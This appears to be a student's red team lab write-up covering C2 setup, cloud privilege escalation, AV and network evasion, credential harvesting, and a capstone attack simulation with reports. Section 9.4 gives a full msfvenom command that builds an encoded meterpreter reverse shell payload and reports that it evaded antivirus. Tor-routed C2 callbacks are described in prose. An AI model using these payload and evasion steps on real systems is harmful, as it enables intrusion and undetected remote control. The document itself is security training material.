Week 4: Advanced Red Team Labs

Introduction

This document provides a structured overview of advanced red team laboratory exercises designed to simulate real-world adversary behavior across endpoint, cloud, and hybrid environments. It is intended for security practitioners and students as an internal reference to understand objectives, activities, and reporting expectations. Clear structure and standardized logs are used to improve readability and consistency.

---

1. Advanced C2 Lab

1.1. Overview

This lab focuses on establishing and managing a command-and-control (C2) infrastructure within a controlled environment.

1.2. Tool Used

- **Covenant**

1.3. C2 Setup Summary

A controlled C2 infrastructure was deployed using secure HTTPS communication. A Windows virtual machine successfully connected to the listener, validating configuration accuracy. Session interaction confirmed stable connectivity, effective tasking, and reliable command execution within the lab environment.

Figure 1: Covenant HTTPListener configuring



Figure 2: Powershell Beacon

2. Cloud Attack Lab

2.1. Overview

This lab simulates cloud-based attack techniques targeting misconfigured services and identities.

2.2. Tool Used

- **Pacu**
- **awscli**
- **CloudGoat**

2.3. Privilege Escalation Summary

Cloud enumeration revealed an identity misconfiguration that allowed privilege escalation beyond intended permissions. The exercise demonstrated how excessive access can be abused to gain elevated privileges, increasing the potential impact of a compromised identity.

2.4. Exfiltration Confirmation

Mock data was successfully extracted from the affected storage resource. Access logs confirmed unauthorized reads, reinforcing the risks associated with improper access control configurations.

---

3. Adversary Emulation Lab

3.1. Overview

This lab emulates a known threat actor to test detection and response capabilities.

3.2. Tool Used

- **Caldera**
- **Wazuh**

3.3. Blue Team Detection Summary

Security monitoring logs were analyzed to identify detection points during the emulation. Alerts correlated with initial access and persistence activity, highlighting both effective telemetry sources and areas requiring improved alert tuning.



Figure 3: APT29 attack simulation in Caldera

Figure 4: Wazuh logs

4. Advanced Evasion Lab

4.1. Overview

This lab explores techniques to bypass antivirus (AV) and network perimeter controls. The focus is on payload obfuscation and traffic anonymization.

4.2. Tools Used

- **Metasploit**
- **proxychains**
- **socat**

4.3. Payload Obfuscation

A metasploit payload was encoded with **shikata_ga_nai** encoder from msfvenom. The payload uses a stageless reverse http callback for x64 windows. The payload was encoded for 5 iterations with the encoder.



Figure 5: Encoding metasploit payload with msfvenom

4.4. Network Evasion

Command-and-control traffic was routed through anonymizing infrastructure to alter traffic patterns. The payload callback was proxied through the tor to the Tor Hidden Service (.onion) link as a callback and

connected to the server by reverse proxy. This demonstrated how attackers may bypass network-based controls and why defenders must prioritize behavioral analysis over static indicators.

Figure 6: C2 payload callback proxying to tor service



Figure 7: C2 callback connection

5. Cloud Privilege Abuse Simulation

5.1. Overview

This simulation targets specific cloud vulnerabilities related to service principals and cross-tenant permissions. It aims to demonstrate how

overprivileged roles can lead to full tenant compromise.

5.2. Tool Used

- **Pacu**
- **awscli**
- **ScoutSuite**

5.3. Privilege Abuse Summary

The simulation highlighted how overprivileged roles can be exploited to gain administrative access. It reinforced the importance of least-privilege principles, continuous permission reviews, and automated detection of risky role assignments.

---

6. Automated Attack Orchestration

6.1. Overview

This lab utilizes automated frameworks to execute a multi-phase attack chain. The objective is to evaluate the speed and efficiency of automated adversary replication.

6.2. Tools Used

- **Caldera**

6.3. Orchestration

This scenario is orchestrated by creating a new operation in Caldera by adding the necessary abilities/tasks to the operation.



Figure 8: Caldera custom Operation

Figure 9: Caldera Operation Execution

6.4. Orchestration Summary

This caldera operation simulates and automates a phishing-to-exploitation chain.This automated scenario demonstrated how multiple attack phases can be executed with minimal human interaction. The exercise emphasized the need for defense-in-depth strategies capable of detecting coordinated activity across the attack lifecycle.

---

7. Living-Off-the-Land Lab

7.1. Overview

This exercise demonstrates "Living-off-the-Land" (LotL) techniques, where attackers use native system tools to conduct attacks without introducing external binaries.

7.2. Tools Used

- **Powershell**
- **WMI**
- **Mimikatz**

7.3. Credential Harvest Summary

The method of executing attacks using native tools or **Living-Off-the-Land** method uses inbuilt windows tools to execute malicious attacks. Using WMI(Windows Management Instrumentation) a core framework of windows to manage data and operation, these types of attacks are possible. Native utilities were abused to access credentials without deploying external binaries.



Figure 10: Credential harvest using native tools

8. Red Team Report Creation

Date: Feb 12, 2026

Severity: Critical

Subject: Red Team Report

8.1. Executive Summary

A simulated Red Team engagement was conducted to assess the security posture of the target infrastructure. The assessment successfully identified a critical weakness in the organization's email security and employee awareness protocols. Specifically, the Red Team was able to gain initial access via social engineering techniques. While the technical perimeter remains robust, the "human firewall" requires immediate reinforcement to mitigate the risk of business compromise.

8.2. Findings

- Lack of MFA
- Weak Service Account Permissions
- Cleartext Credentials

8.3. Recommendations

- Enforce Multi-Factor Authentication (MFA) on all external-facing employee portals immediately.
- Reset passwords for all identified service accounts using random, 25+ character distinct passwords.
- Remove the script, rotate the compromised credentials, and audit the file share logs to check for prior access.

8.4. Attack Flowchart

Figure 11: Attack Path diagram

8.5. Executive Briefing

During our recent security simulation, our team identified a high-risk vulnerability regarding employee email security. We successfully replicated a "phishing" attack where valid employee passwords were obtained by mimicking internal communications.

Currently, this specific gap exposes the company to significant risks, including data theft and ransomware. The primary driver of this risk is the absence of a secondary verification step for logins.

We recommend the immediate enforcement of Multi-Factor Authentication (MFA) across all company accounts. This single action will neutralize the majority of these attacks and significantly secure our digital assets.

---

9. Capstone Project: Full Adversary Simulation

9.1. Overview

The capstone project simulated a complete red team operation from reconnaissance through data exfiltration, including blue team detection analysis. This engagement moves from initial reconnaissance to data exfiltration within a hybrid environment

9.2. Tool Used

- **Pacu**
- **Metasploit**
- **Gophish**
- **Caldera**
- **Aws cli**
- **Wazuh**

9.3. Simulation Log (Red Team)

Phase	Tool Used	Action Description	MITRE Technique
Recon	Pacu	Enumerated AWS S3 buckets to identify public storage.	T1593 (Cloud Storage)
Cloud Attack	Pacu	Exploited overly permissive IAM role to escalate privileges.	T1098 (Account Manipulation)
Initial Access	Gophish	Sent spear-phishing email with malicious attachment (Macro).	T1566 (Phishing)
Execution	Metasploit	Payload execution on victim workstation; Reverse TCP shell.	T1204 (User Execution)
C2	Metasploit / Caldera	Established Command & Control channel via HTTP.	T1071 (App Layer Protocol)
Exfiltration	AWS CLI	Exfiltrated sensitive dummy data from S3 to attacker control.	T1537 (Cloud Data Transfer)

9.4. Evasion Test

Emulated a mock AV Bypass using obfuscated payload. Used msfvenom to generate a reverse shell payload, then applied the

shikata_ga_nai encoder (5 iterations) to obfuscate the signature.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.14 LPORT=8081 -e x86/shikata_ga_nai -i 5 -f exe > payload_obfuscated.exe
Result: The standard AV on the lab machine failed to flag the file upon download. Execution was successful, and a session was opened in Metasploit. This confirms the need for behavior-based detection (EDR) rather than just signature-based detection.

9.5. Full Report

Date: Feb 12, 2026
Severity: Critical
Subject: Capstone Project

Executive Summary
This assessment simulated a targeted attack against the organization's cloud and on-premise infrastructure to evaluate detection capabilities and security posture. The Red Team successfully breached the perimeter using both cloud misconfigurations and social engineering. Critical assets were accessed, and data was exfiltrated without immediate blocking. While the Blue Team tools (Wazuh) logged several events, alert fatigue and gaps in automated blocking allowed the attack to succeed.

Findings

- **Cloud Misconfiguration:** Publicly accessible S3 buckets and overly permissive IAM roles allowed for rapid privilege escalation (detected in CloudTrail but not blocked).
- **Endpoint Vulnerability:** Users successfully executed malicious macros. Standard AV failed to detect obfuscated payloads generated by Metasploit.

- **C2 Traffic:** Caldera agents communicated with external servers for 30 minutes before being flagged as suspicious.

Recommendations

- **IAM Hardening:** Implement "Least Privilege" principles for all AWS roles and disable public S3 access by default.
- **EDR Deployment:** Upgrade from signature-based AV to Endpoint Detection and Response (EDR) to catch behavioral anomalies like obfuscated payload execution.
- **User Training:** Conduct phishing simulations to educate staff on identifying malicious attachments..

9.6. Non-Technical Summary

We conducted a security drill simulating a real-world hacker attack to test our defenses. Our team acted as the 'bad guys' and successfully broke into our test network using two main methods: tricking the cloud system into giving us admin rights and sending a fake email that an employee opened. We were able to steal test data and hide our software from the basic antivirus. The good news is that our security logs recorded the break-in, but the bad news is that our automated locks didn't stop us. We need to tighten our cloud permissions and upgrade our antivirus software immediately.

10. Conclusion

These labs collectively demonstrate advanced offensive techniques and corresponding defensive considerations. By completing the exercises and reviewing structured reports, participants gain practical insight into attacker behavior and actionable guidance for strengthening detection, response, and overall security maturity.

11. References

- Metasploit Framework Documentation
- Pacu
- Aws cli
- CloudGoat
- Gophish
- Caldera
- Proxychains
- Scoutsuite
- WMI
- Wazuh
- Covenant
- MITRE ATT&CK Matrix
- Other community tutorials and security blogs

By: Karthik R